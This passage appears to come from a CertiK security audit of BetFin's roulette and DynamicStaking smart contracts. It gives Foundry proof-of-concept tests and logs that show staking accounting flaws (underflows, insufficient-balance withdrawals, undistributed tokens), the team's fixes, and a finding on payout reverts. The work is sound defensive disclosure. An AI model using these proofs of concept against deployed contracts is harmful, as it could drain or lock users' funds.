Cycle#%d", block.timestamp.convertTimestamp(), 2, nextFriday / 4 weeks);
        dStaking.calculateProfit(1, 1);//calculate pool2

        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool1));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
        showBalance(Bob);

        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool2));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);
```

```
        showBalance(Bob);
        showBalance(Tom);
        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));
    }

    function test_V4_POC14_StakingLoss_MultiplePools_newPool() public {
        //NOTE: UPDATE `MAX_CAPACITY` to 1 for Testing

        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 4e5 ether);
        deal(address(token), Tom, 5e5 ether);
        deal(address(token), Eva, 10 ether);
        showBalance(Bob);
        showBalance(Eva);
        showBalance(address(dStaking));

        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        playerStake(Bob, 4e5 ether);//pool1
        playerStake(Tom, 5e5 ether);//pool2

        console2.log("Current total pools is %d", dStaking.getActivePoolCount());
        vm.warp(block.timestamp + 1 hours);
        console2.log("%s - Create a new pool", block.timestamp.convertTimestamp());
        dStaking.newPool();

        console2.log("Current total pools is %d", dStaking.getActivePoolCount());

        vm.warp(block.timestamp + 1 days);
        playerPlaceRouletteBetWithResult(Eva, 10 ether, true);//lose, staking lose
350

        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes;
        nextFriday += 21 * 4 weeks;//go to end cycle time
        vm.warp(nextFriday );
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 0, nextFriday / 4 weeks);
        dStaking.calculateProfit(0, 1);//calculate pool1

        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 2, nextFriday / 4 weeks);
        dStaking.calculateProfit(1, 1);//calculate pool2

        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool1));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
        showBalance(Bob);
```

```
        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool2));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);

        showBalance(Bob);
        showBalance(Tom);
        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));
    }
```

Test result:

```
% forge test --mc BetFinRouletteV4Test --mt test_V4_POC14 -vv
[⠊] Compiling...
[⠊] Compiling 23 files with 0.8.22
[⠊] Solc 0.8.22 finished in 12.35sCompiler run successful!
[⠊] Solc 0.8.22 finished in 12.35s

Running 2 tests for test/audit/BetFinRouletteV4.t.sol:BetFinRouletteV4Test
[FAIL. Reason: ERC20InsufficientBalance(0xab910a759f95c328E797a3ef80922144EeeebeBE,
2499027777777777777777776 [2.499e23], 2499027777777777777777778 [2.499e23])]
test_V4_POC14_StakingLoss_MultiplePools_newPool() (gas: 6142302)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  400,000.00 ether
  Eva's BET Token Balance Is:
  10.00 ether
  DynamicStaking's BET Token Balance Is:
  0.00 ether
  Current Cycle Is 704
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  400,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#2 with amount:
  500,000.00  ether
  Current total pools is 2
  2024-1-1 8:30:20 - Create a new pool
  Current total pools is 3
  2024-1-2 8:30:20: Eva Places 10 ether BET in Roulette
  2024-1-2 8:32:20: VRF Confirms Callback
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 2 in Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1
  Current Cycle Is 725
  Bob's BET Token Balance Is:
  399,844.44 ether
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#2
  Current Cycle Is 725

[FAIL. Reason: revert: DS11] test_V4_POC14_StakingProfit_MultiplePools_newPool()
(gas: 5983134)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  400,000.00 ether
  Eva's BET Token Balance Is:
  10.00 ether
  DynamicStaking's BET Token Balance Is:
  0.00 ether
  Current Cycle Is 704
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
```

```
  400,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#2 with amount:
  500,000.00  ether
  Current total pools is 2
  2024-1-1 8:30:20 - Create a new pool
  Current total pools is 3
  2024-1-2 8:30:20: Eva Places 10 ether BET in Roulette
  2024-1-2 8:32:20: VRF Confirms Callback
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 2 in Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1
  Current Cycle Is 725

Test result: FAILED. 0 passed; 2 failed; 0 skipped; finished in 14.24ms

Ran 1 test suites: 0 tests passed, 2 failed, 0 skipped (2 total tests)

Failing tests:
Encountered 2 failing tests in
test/audit/BetFinRouletteV4.t.sol:BetFinRouletteV4Test
[FAIL. Reason: ERC20InsufficientBalance(0xab910a759f95c328E797a3ef80922144EeeebeBE,
2499027777777777777777776 [2.499e23], 2499027777777777777777778 [2.499e23])]
test_V4_POC14_StakingLoss_MultiplePools_newPool() (gas: 6142302)
[FAIL. Reason: revert: DS11] test_V4_POC14_StakingProfit_MultiplePools_newPool()
(gas: 5983134)

Encountered a total of 2 failing tests, 0 tests succeeded
```

Perhaps the team only needs to verify that all pools in this cycle have been calculated and prevent the creation of new pools during the calculation window.

[Betfin Team, 02/10/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/dc9a81a32ebfff6ab052bbe233325d0fb510e4f5

[CertiK, 02/18/2024]:

There's an observation regarding a possible underflow error that could occur during the withdrawal process within the `withdraw` function, due to the expression `calculatedLosses[cycle] / 2 - distributedLosses[cycle] < 1 ether`. For instance, consider a scenario where a user bets on a roulette game focusing on odd numbers on two separate occasions. In the first round, the user places a bet of 10.2 ether and wins, which results in the staking contract incurring a loss of 10.2 ether. In the second round, the user bets 10.1 ether and loses, leading to the staking contract earning 10.1 ether. The net effect is that the staking contract has a loss of 0.1 ether. In such a case, when the `withdraw` function is executed, it could potentially lead to an underflow, as shown in the following POC.

```
    function
test_V5_POC15_StakingLoss_MultiplePools_stakes_bets_calculateProfit1_withdraw1_calcu
lateProfit2_withdraw2() public {
        //NOTE: UPDATE `MAX_CAPACITY` to 1 for Testing

        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 5e5 ether);
        deal(address(token), Tom, 5e5 ether);
        deal(address(token), Eva, 20.3 ether);
        showBalance(Bob);
        showBalance(Eva);
        showBalance(address(dStaking));

        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        playerStake(Bob, 5e5 ether);//pool1
        playerStake(Tom, 5e5 ether);//pool2

        vm.warp(block.timestamp + 1 days);
        userPlayRouletteOddDouble(Eva, 10.2 ether, true);//win -10.2
        userPlayRouletteOddDouble(Eva, 10.1 ether, false);//lose, +10.1

        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes;
        nextFriday += 21 * 4 weeks;//go to end cycle time
        vm.warp(nextFriday );
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 0, nextFriday / 4 weeks);
        dStaking.calculateProfit(0, 1);//calculate pool1

        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool1));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
        showBalance(Bob);

        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), 2, nextFriday / 4 weeks);
        dStaking.calculateProfit(0, 1);//calculate pool2

        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool2));
        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);

        showBalance(Bob);
        showBalance(Tom);
        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));
    }
```

```
    function userPlayRouletteOddDouble(address _user, uint256 _amount, bool _canWin)
internal {
        showBalance(_user);
        uint256[] memory bets = new uint256[](2);
        bets[0] = _amount;
        bets[1] = 45812984490;
        address bet = playerPlaceBets(_user, _amount, bets);
        vm.warp(block.timestamp + 5 minutes);
        if (_canWin) {
            generateRandomNumber(bet, 7);
        } else {
            generateRandomNumber(bet, 6);
        }
        showBalance(_user);
    }
```

Test output:

```
Running 1 test for test/audit/BetFinRouletteV5.t.sol:BetFinRouletteV5Test
[FAIL. Reason: panic: arithmetic underflow or overflow (0x11)]
test_V5_POC15_StakingLoss_MultiplePools_stakes_bets_calculateProfit1_withdraw1_calcu
lateProfit2_withdraw2() (gas: 6049842)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  500,000.00 ether
  Eva's BET Token Balance Is:
  20.30 ether
  DynamicStaking's BET Token Balance Is:
  0.00 ether
  Current Cycle Is 704
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  500,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#2 with amount:
  500,000.00  ether
  Eva's BET Token Balance Is:
  20.30 ether
  2024-1-2 7:30:20: Eva Places 10 ether BET in Roulette
  2024-1-2 7:35:20: VRF Confirms Callback
  Eva's BET Token Balance Is:
  30.50 ether
  Eva's BET Token Balance Is:
  30.50 ether
  2024-1-2 7:35:20: Eva Places 10 ether BET in Roulette
  2024-1-2 7:40:20: VRF Confirms Callback
  Eva's BET Token Balance Is:
  20.40 ether
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 0 in Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1
  Current Cycle Is 725
  Bob's BET Token Balance Is:
  499,999.95 ether
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with offset 2 in Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#2
  Current Cycle Is 725

Traces:
  [5326142]
Admin::test_V5_POC15_StakingLoss_MultiplePools_stakes_bets_calculateProfit1_withdraw
1_calculateProfit2_withdraw2()

...

    ├─ [1968] DynamicStaking::withdraw(Pool#2:
[0x9F250Cb2Cf06a7656bF657be227d90197475Aa6f])
```

```
    │   └─ ← panic: arithmetic underflow or overflow (0x11)
    └─ ← panic: arithmetic underflow or overflow (0x11)
```

To address the pending issue, a possible solution is to ensure that all active pools in this cycle have been calculated (instead of only checking if the current pool to be withdrawn is calculated in the current cycle) before withdrawal.

[Betfin Team, 02/21/2024]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/contracts/commit/56e0f3ec244f3c58fa6f1be39b9ded71b2fa67f9

[CertiK, 02/22/2024]:
The team updated the code to resolve the underflow issue and changes were reflected in the commit 56e0f3ec244f3c58fa6f1be39b9ded71b2fa67f9.

It's noted that for a user to carry out a withdrawal from a staking pool, the pool's calculation must coincide with the withdrawal phase. Given that each pool undergoes 21 cycles, the possibility arises for a pool to undergo several calculations. This can lead to an imbalanced token distribution, resulting in a scenario where tokens remain in the staking contract even after all pools have been withdrawn.

The proof of concept presented here demonstrates a scenario where certain tokens remain undistributed.

```
    function
test_V6_POC1_stake2pools_betWin_calculateProfit_stakeThirdPool_betWin_calculateProfi
t_withdraw() public {
        //NOTE: UPDATE `DynamicStakingPool.MAX_CAPACITY` to 1 for Testing

        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 5e5 ether);
        deal(address(token), Tom, 5e5 ether);
        deal(address(token), Joe, 5e5 ether);
        deal(address(token), Eva, 100 ether);
        showBalance(Bob);
        showBalance(Eva);
        showBalance(address(dStaking));

        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        playerStake(Bob, 5e5 ether);//pool1
        playerStake(Tom, 5e5 ether);//pool2

        vm.warp(block.timestamp + 1 days);
        playerPlaceRouletteBetWithResult(Eva, 10 ether, true);//win, staking lose
350

        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes;
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For DynamicStaking with pool count %d in
Cycle#%d", block.timestamp.convertTimestamp(), dStaking.getActivePoolCount(),
nextFriday / 4 weeks);
        dStaking.calculateProfit(0, dStaking.getActivePoolCount());//calculate pool1
and pool2

        vm.warp(block.timestamp + 80 weeks + 2 hours);
        playerStake(Joe, 5e5 ether);//pool3
        console2.log("Current total pool count is %d",
dStaking.getActivePoolCount());

        userPlayRouletteOddDouble(Eva, 60 ether, false);//lose, staking profit 60

        nextFriday += 21 * 4 weeks;//go to end cycle time of pool1 and pool2
        vm.warp(nextFriday);

        console2.log("%s: Calculate Profit For DynamicStaking with pool count %d in
Cycle#%d", block.timestamp.convertTimestamp(), dStaking.getActivePoolCount(),
nextFriday / 4 weeks);
        dStaking.calculateProfit(0, dStaking.getActivePoolCount());//calculate all
pools: pool1 ~ pool3

        console2.log("%s: Withdraw Pool from DynamicStaking %s in Cycle#%d",
block.timestamp.convertTimestamp(), vm.getLabel(pool1), dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
```

```
        showBalance(Bob);

        console2.log("%s: Withdraw Pool from DynamicStaking %s in Cycle#%d",
block.timestamp.convertTimestamp(), vm.getLabel(pool2), dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);

        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));

        nextFriday += 21 * 4 weeks;//go to end cycle time of pool3
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For DynamicStaking with pool count %d in
Cycle#%d", block.timestamp.convertTimestamp(), dStaking.getActivePoolCount(),
nextFriday / 4 weeks);
        dStaking.calculateProfit(0, dStaking.getActivePoolCount());//calculate all
pools-pool3
        console2.log("%s: Withdraw Pool from DynamicStaking %s in Cycle#%d",
block.timestamp.convertTimestamp(), vm.getLabel(pool3),dStaking.getCurrentCycle());
        dStaking.withdraw(pool3);

        showBalance(Bob);
        showBalance(Tom);
        showBalance(Joe);
        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));
        console2.log("Current total pool count is %d",
dStaking.getActivePoolCount());

    }
```

Test result:

```
% forge test --mt test_V6_POC1 -vv
[⠊] Compiling...
[⠊] Compiling 24 files with 0.8.22
[⠊] Solc 0.8.22 finished in 13.99sCompiler run successful!
[⠊] Solc 0.8.22 finished in 13.99s

Running 1 test for test/audit/BetFinRoulette.t.sol:BetFinRouletteTest
[PASS]
test_V6_POC1_stake2pools_betWin_calculateProfit_stakeThirdPool_betWin_calculateProfi
t_withdraw() (gas: 7426159)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  500,000.0000 ether
  Eva's BET Token Balance Is:
  100.0000 ether
  DynamicStaking's BET Token Balance Is:
  0.0000 ether
  Current Cycle Is 704
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  500,000.00  ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#2 with amount:
  500,000.00  ether
  2024-1-2 7:30:20: Eva Places 10 ether BET in Roulette
  2024-1-2 7:32:20: VRF Confirms Callback
  2023-12-29 12:5:0: Calculate Profit For DynamicStaking with pool count 2 in
Cycle#704
  2025-7-11 14:5:0: Joe Staked BET in DynamicStaking Pool#3 with amount:
  500,000.00  ether
  Current total pool count is 3
  Eva's BET Token Balance Is:
  450.0000 ether
  2025-7-11 14:5:0: Eva Places 60 ether BET in Roulette
  2025-7-11 14:10:0: VRF Confirms Callback
  Eva's BET Token Balance Is:
  390.0000 ether
  2025-8-8 12:5:0: Calculate Profit For DynamicStaking with pool count 3 in
Cycle#725
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1 in Cycle#725
  Bob's BET Token Balance Is:
  499,844.9976 ether
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#2 in Cycle#725
  Reaming of Staking: 2500100023338779048444 64
  2027-3-19 12:5:0: Calculate Profit For DynamicStaking with pool count 1 in
Cycle#746
  2027-3-19 12:5:0: Withdraw Pool from DynamicStaking Pool#3 in Cycle#746
  Bob's BET Token Balance Is:
  499,844.9976 ether
  Tom's BET Token Balance Is:
```

```
  499,844.9976 ether
  Joe's BET Token Balance Is:
  500,010.0023 ether
  Reaming of Staking: 10002333877904844464
  Current total pool count is 0

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 17.98ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Suggest that the team evaluates the aforementioned test case to determine if the observed behavior aligns with the intended design.

[Betfin Team, 02/24/2024]: Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/contracts/commit/ff45a6bd414f121a0e246f93bbab5410866a86ef

We created new mechanismus: if there is overprofit for any pool that money remains undistributed and are for distribution next cycle. this is intended design. We are aware that it could imbalanced token distribution between pools.

[CertiK, 02/26/2024]:
The team has updated the code to confirm that any remaining excess profits in the staking contract will be distributed in the next cycle. This behavior is by design.

Concerning potential losses, there's an observation that an insufficient balance could arise in the staking contract if losses occur after the pools have been calculated within a cycle.

Consider the following scenario:

1. Bob stakes 500,000 in Pool1, leaving the staking contract with a balance of 250,000.
2. Tom stakes 500,000 in Pool2, increasing the staking contract balance to 500,000.
3. Eva bets on roulette and wins 350, resulting in a loss for the staking contract, which now has a balance of 499,650.
4. Pool1 and Pool2 are calculated, and they split the loss of 350 (175 each), with each pool contributing 87.5 back to the staking contract. This adjusts the staking contract balance to 499,825 and the actual staked amount in each pool to 249,912.5.
5. Eva bets again and wins 100, causing another loss for the staking contract, which now has a balance of 499,725.
6. When Pool1 is withdrawn, the staking contract transfers 249,912.5 to Pool1, reducing its balance to 249,812.5.
7. Upon attempting to withdraw Pool2, the staking contract should transfer 249,912.5 to Pool2. However, its balance is only 249,812.5, which results in an insufficient balance and halts the withdrawal for Pool2.

Below is POC for above scenario:

```
    function
test_V7_POC2_staking2Pools_betWin_calculateProfits2Pools_BetLose_calculatePool1_with
draw1_calculatePool2_withdraw2() public {
        //NOTE: UPDATE `DynamicStakingPool.MAX_CAPACITY` to 1 for Testing

        deal(address(token), address(dStaking), 0);
        deal(address(token), Bob, 5e5 ether);
        deal(address(token), Tom, 5e5 ether);
        deal(address(token), Joe, 5e5 ether);
        deal(address(token), Eva, 110 ether);
        showBalance(Bob);
        showBalance(Eva);
        showBalance(address(dStaking));

        console2.log("Current Cycle Is %d", dStaking.getCurrentCycle());
        playerStake(Bob, 5e5 ether);//pool1
        showBalance(address(dStaking));
        playerStake(Tom, 5e5 ether);//pool2
        showBalance(address(dStaking));

        vm.warp(block.timestamp + 1 days);
        playerPlaceRouletteBetWithResult(Eva, 10 ether, true);//win, staking lose
350
        showBalance(address(dStaking));

        //go the end cycle
        uint256 nextFriday = ((block.timestamp) / 604_800) * 604_800 + 1 days + 12
hours + 5 minutes + 83 weeks;
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For DynamicStaking with pool count %d in
Cycle#%d", block.timestamp.convertTimestamp(), dStaking.getActivePoolCount(),
block.timestamp / 4 weeks);
        dStaking.calculateProfit(0, dStaking.getActivePoolCount());//calculate all
pools
        showBalance(address(dStaking));

        vm.warp(nextFriday + 6 days);
        userPlayRouletteOddDouble(Eva, 100 ether, true);//win, staking lose 100
        showBalance(address(dStaking));

        vm.warp(nextFriday + 7 days);//cycle ends
        console2.log("%s: Withdraw Pool from DynamicStaking %s in Cycle#%d",
block.timestamp.convertTimestamp(), vm.getLabel(pool1), dStaking.getCurrentCycle());
        dStaking.withdraw(pool1);
        showBalance(address(dStaking));

        console2.log("%s: Withdraw Pool from DynamicStaking %s in Cycle#%d",
block.timestamp.convertTimestamp(), vm.getLabel(pool2), dStaking.getCurrentCycle());
        dStaking.withdraw(pool2);
```

```
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Joe);
        console2.log("Reaming of Staking: %d", token.balanceOf(address(dStaking)));
        console2.log("Current total pool count is %d",
dStaking.getActivePoolCount());
    }
```

Test result:

```
Ran 1 test for test/audit/BetFinRoulette.t.sol:BetFinRouletteTest
[FAIL. Reason: ERC20InsufficientBalance(0xab910a759f95c328E797a3ef80922144EeeebeBE,
2498125000000000000000000 [2.498e23], 2499125000000000000000000 [2.499e23])]
test_V7_POC2_staking2Pools_betWin_calculateProfits2Pools_BetLose_calculatePool1_with
draw1_calculatePool2_withdraw2() (gas: 6295178)
Logs:
  2024-1-1 7:30:20: Setup contracts for BetFin
  Bob's BET Token Balance Is:
  500,000.0000 ether
  Eva's BET Token Balance Is:
  110.0000 ether
  DynamicStaking's BET Token Balance Is:
  0.0000 ether
  Current Cycle Is 704
  2024-1-1 7:30:20: Bob Staked BET in DynamicStaking Pool#1 with amount:
  500,000.00  ether
  DynamicStaking's BET Token Balance Is:
  250,000.0000 ether
  2024-1-1 7:30:20: Tom Staked BET in DynamicStaking Pool#2 with amount:
  500,000.00  ether
  DynamicStaking's BET Token Balance Is:
  500,000.0000 ether
  2024-1-2 7:30:20: Eva Places 10 ether BET in Roulette
  2024-1-2 7:32:20: VRF Confirms Callback
  DynamicStaking's BET Token Balance Is:
  499,650.0000 ether
  2025-8-1 12:5:0: Calculate Profit For DynamicStaking with pool count 2 in
Cycle#725
  DynamicStaking's BET Token Balance Is:
  499,825.0000 ether
  Eva's BET Token Balance Is:
  460.0000 ether
  2025-8-7 12:5:0: Eva Places 100 ether BET in Roulette
  2025-8-7 12:10:0: VRF Confirms Callback
  Eva's BET Token Balance Is:
  560.0000 ether
  DynamicStaking's BET Token Balance Is:
  499,725.0000 ether
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#1 in Cycle#725
  DynamicStaking's BET Token Balance Is:
  249,812.5000 ether
  2025-8-8 12:5:0: Withdraw Pool from DynamicStaking Pool#2 in Cycle#725

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 14.74ms

Ran 1 test suite in 14.74ms: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
```

```
Encountered 1 failing test in test/audit/BetFinRoulette.t.sol:BetFinRouletteTest
[FAIL. Reason: ERC20InsufficientBalance(0xab910a759f95c328E797a3ef80922144EeeebeBE,
2498125000000000000000000 [2.498e23], 2499125000000000000000000 [2.499e23])]
test_V7_POC2_staking2Pools_betWin_calculateProfits2Pools_BetLose_calculatePool1_with
draw1_calculatePool2_withdraw2() (gas: 6295178)
```

[Betfin Team, 03/13/2024]:

Here are the updates:

1. Calculation day and cycle duration are synchronized and are 4 weeks. To be specific: calculation time is on Monday at 12:00 with calculationWindow duration.
2. The issue when there is insufficient funds to make a withdraw is not an issue, because withdraw and profit/loss distribution are to happen during calculation window. And in specific order: first distribution of profit and loss and then withdraw(it means withdrawal are not possible if there was no distribution this cycle yet). Also on calculation time is not allowed to bet so fund reservation will not be possible during this time.

[CertiK, 03/14/2024]:

We would like to remind the team that the profit and loss of the first four days of a cycle will be recorded in the previous cycle. To avoid any confusion, we recommend that the team clarify this information in the documents or modify the cycle definition.

```
{'calculation day (monday)': '1970-01-05 00:00:00', 'cycle': 0, 'cycle_start_date':
'1970-01-01 00:00:00'},
{'calculation day (monday)': '1970-02-02 00:00:00', 'cycle': 1, 'cycle_start_date':
'1970-01-29 00:00:00'},
{'calculation day (monday)': '1970-03-02 00:00:00', 'cycle': 2, 'cycle_start_date':
'1970-02-26 00:00:00'},
{'calculation day (monday)': '1970-03-30 00:00:00', 'cycle': 3, 'cycle_start_date':
'1970-03-26 00:00:00'},
{'calculation day (monday)': '1970-04-27 00:00:00', 'cycle': 4, 'cycle_start_date':
'1970-04-23 00:00:00'},
{'calculation day (monday)': '1970-05-25 00:00:00', 'cycle': 5, 'cycle_start_date':
'1970-05-21 00:00:00'},
{'calculation day (monday)': '1970-06-22 00:00:00', 'cycle': 6, 'cycle_start_date':
'1970-06-18 00:00:00'},
{'calculation day (monday)': '1970-07-20 00:00:00', 'cycle': 7, 'cycle_start_date':
'1970-07-16 00:00:00'},
{'calculation day (monday)': '1970-08-17 00:00:00', 'cycle': 8, 'cycle_start_date':
'1970-08-13 00:00:00'},
{'calculation day (monday)': '1970-09-14 00:00:00', 'cycle': 9, 'cycle_start_date':
'1970-09-10 00:00:00'}
```

Additionally, if someone places a bet close to the start of the calculation day, the fulfillRandomWords function may be called during the calculation day. In such cases, the profit generated by the fulfillRandomWords function may be recorded in the next cycle if the calculateProfit function is executed before the fulfillRandomWords function.

[Betfin Team, 03/19/2024]:

For this purpose we have a calculation window. It allows us to execute calculation where we see fit in this time period. We will have an automation script that runs this calculation function only when all bets are settled.

[CertiK, 03/19/2024]:

The team updated the code to ensure there is only one calculation day in each cycle and the insufficient funds issue will not exist. The changes were reflected in the commit 06636020bf3c1d6e2a333808b1f4a67e8a9f3746.

ROU-01 PLAYERS POTENTIALLY CANNOT RECEIVE WINNING PAYOUT DUE TO INSUFFICIENT FUNDS REVERT IN `fulfillRandomWords()`

Category	Severity	Location	Status
Design Issue, Logical Issue	Major	src/games/roulette/Roulette.sol (12/03): 145	Resolved

Description

The issue is a potential flaw in the smart contract's design where the `fulfillRandomWords()` function within the `Roulette` contract determines the outcome of a bet and handles the payout to winners. If the funds are insufficient to cover the payout, the transaction would revert, and the winners would not receive their prize. This could lead to a loss of trust in the platform, as players expect to receive their winnings if they win a bet.

Here's how the issue manifests:

1. A player places a bet, and the `placeBet()` function is called.
2. The `roll()` function is executed, which sends a request to the Chainlink VRF service for a random number. It's noted that there is indeed a check against the maximum payout:

   ```
   require(possibleWin * REQUIRED_FUNDS_COEFFICIENT <= core.token().balanceOf(address(staking)), "roulette.insufficient-funds");
   ```

   However, the `core.token().balanceOf(address(staking)` is a dynamic value and could change later.
3. The Chainlink VRF service confirms the request and sends back a random number through the `fulfillRandomWords()` callback function.
4. The `fulfillRandomWords()` function calculates the result of the bet and determines the payout amount.
5. If the payout is greater than zero, the function attempts to transfer the payout to the winner using funds from the `staking` contract.

The vulnerability arises in the last step. If the `staking` contract does not have enough funds to cover the payout, the transaction will fail due to the `staking.requestPayout(player, amount);` call. Smart contracts cannot proceed with a transfer if there are insufficient funds, leading to a revert of the entire transaction.

This issue is particularly critical because trust in the system's fairness and solvency is paramount for users. Players need assurance that they will receive their winnings if they win, regardless of the contract's balance at the time.

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../../src/Core.sol";
import "../../src/Token.sol";
import "../../src/staking/DynamicStaking.sol";
import "../../src/staking/ConservativeStaking.sol";
import "../../src/games/predict/Predict.sol";
import "../../src/Affiliate.sol";
import "../../src/games/roulette/Roulette.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";
import "openzeppelin-contracts/contracts/token/ERC721/utils/ERC721Holder.sol";

contract BetFinBaseTest is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Token public token;
    Core public core;
    Pass public pass;
    BetsMemory public betsMemory;
    DynamicStaking public dStaking;
    ConservativeStaking public cStaking;
    Affiliate public affiliate;
    address public tariff;
    Partner public partner;
    uint256 public constant PartnerPrice = 1 ether;
    Predict public predict;
    Roulette public roulette;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Eva = makeAddr("Eva");

    function setUp() public virtual {
        vm.warp(1702377000);
        console2.log("%s: Setup contracts for BetFin",
block.timestamp.convertTimestamp());
        //create contracts
        token = new Token();
        betsMemory = new BetsMemory();
        pass = new Pass();
        dStaking = new DynamicStaking(address(token), address(pass), 30 days);
        cStaking = new ConservativeStaking(address(token), address(pass), 1 days);
        core = new Core(address(token), address(betsMemory), address(pass));
        affiliate = new Affiliate();
```

```
        core.addStaking(address(dStaking));
        core.addStaking(address(cStaking));
        affiliate.setPass(address(pass));
        affiliate.setDynamicStaking(address(dStaking));
        affiliate.setConservativeStaking(address(cStaking));
        affiliate.setBetsMemory(address(betsMemory));
        pass.setAffiliate(address(affiliate));

        betsMemory.addAggregator(address(core));
        betsMemory.setPass(address(pass));

        //partner
        tariff = core.addTariff(PartnerPrice, 100, 100);
        token.approve(address(core), PartnerPrice);
        partner = Partner(core.addPartner(tariff));

        //grant roles
        dStaking.grantRole(dStaking.CORE(), address(core));
        cStaking.grantRole(dStaking.CORE(), address(core));
        dStaking.grantRole(dStaking.DEFAULT_ADMIN_ROLE(), address(core));
        cStaking.grantRole(cStaking.DEFAULT_ADMIN_ROLE(), address(core));

        //verify membership
        pass.mint(address(this), address(this), address(this));
        pass.mint(Bob, address(this), address(this));
        pass.mint(Tom, address(this), address(this));
        pass.mint(Eva, address(this), address(this));

        //add games
        roulette = new Roulette(555, address(core), address(dStaking));
        core.addGame(address(roulette));
        dStaking.addGame(address(roulette));

        predict = new Predict(address(core), address(cStaking));
        core.addGame(address(predict));

        //init funds
        token.transfer(address(core), 1e5 ether);
        token.transfer(address(dStaking), 1e4 ether);
        token.transfer(Bob, 100 ether);
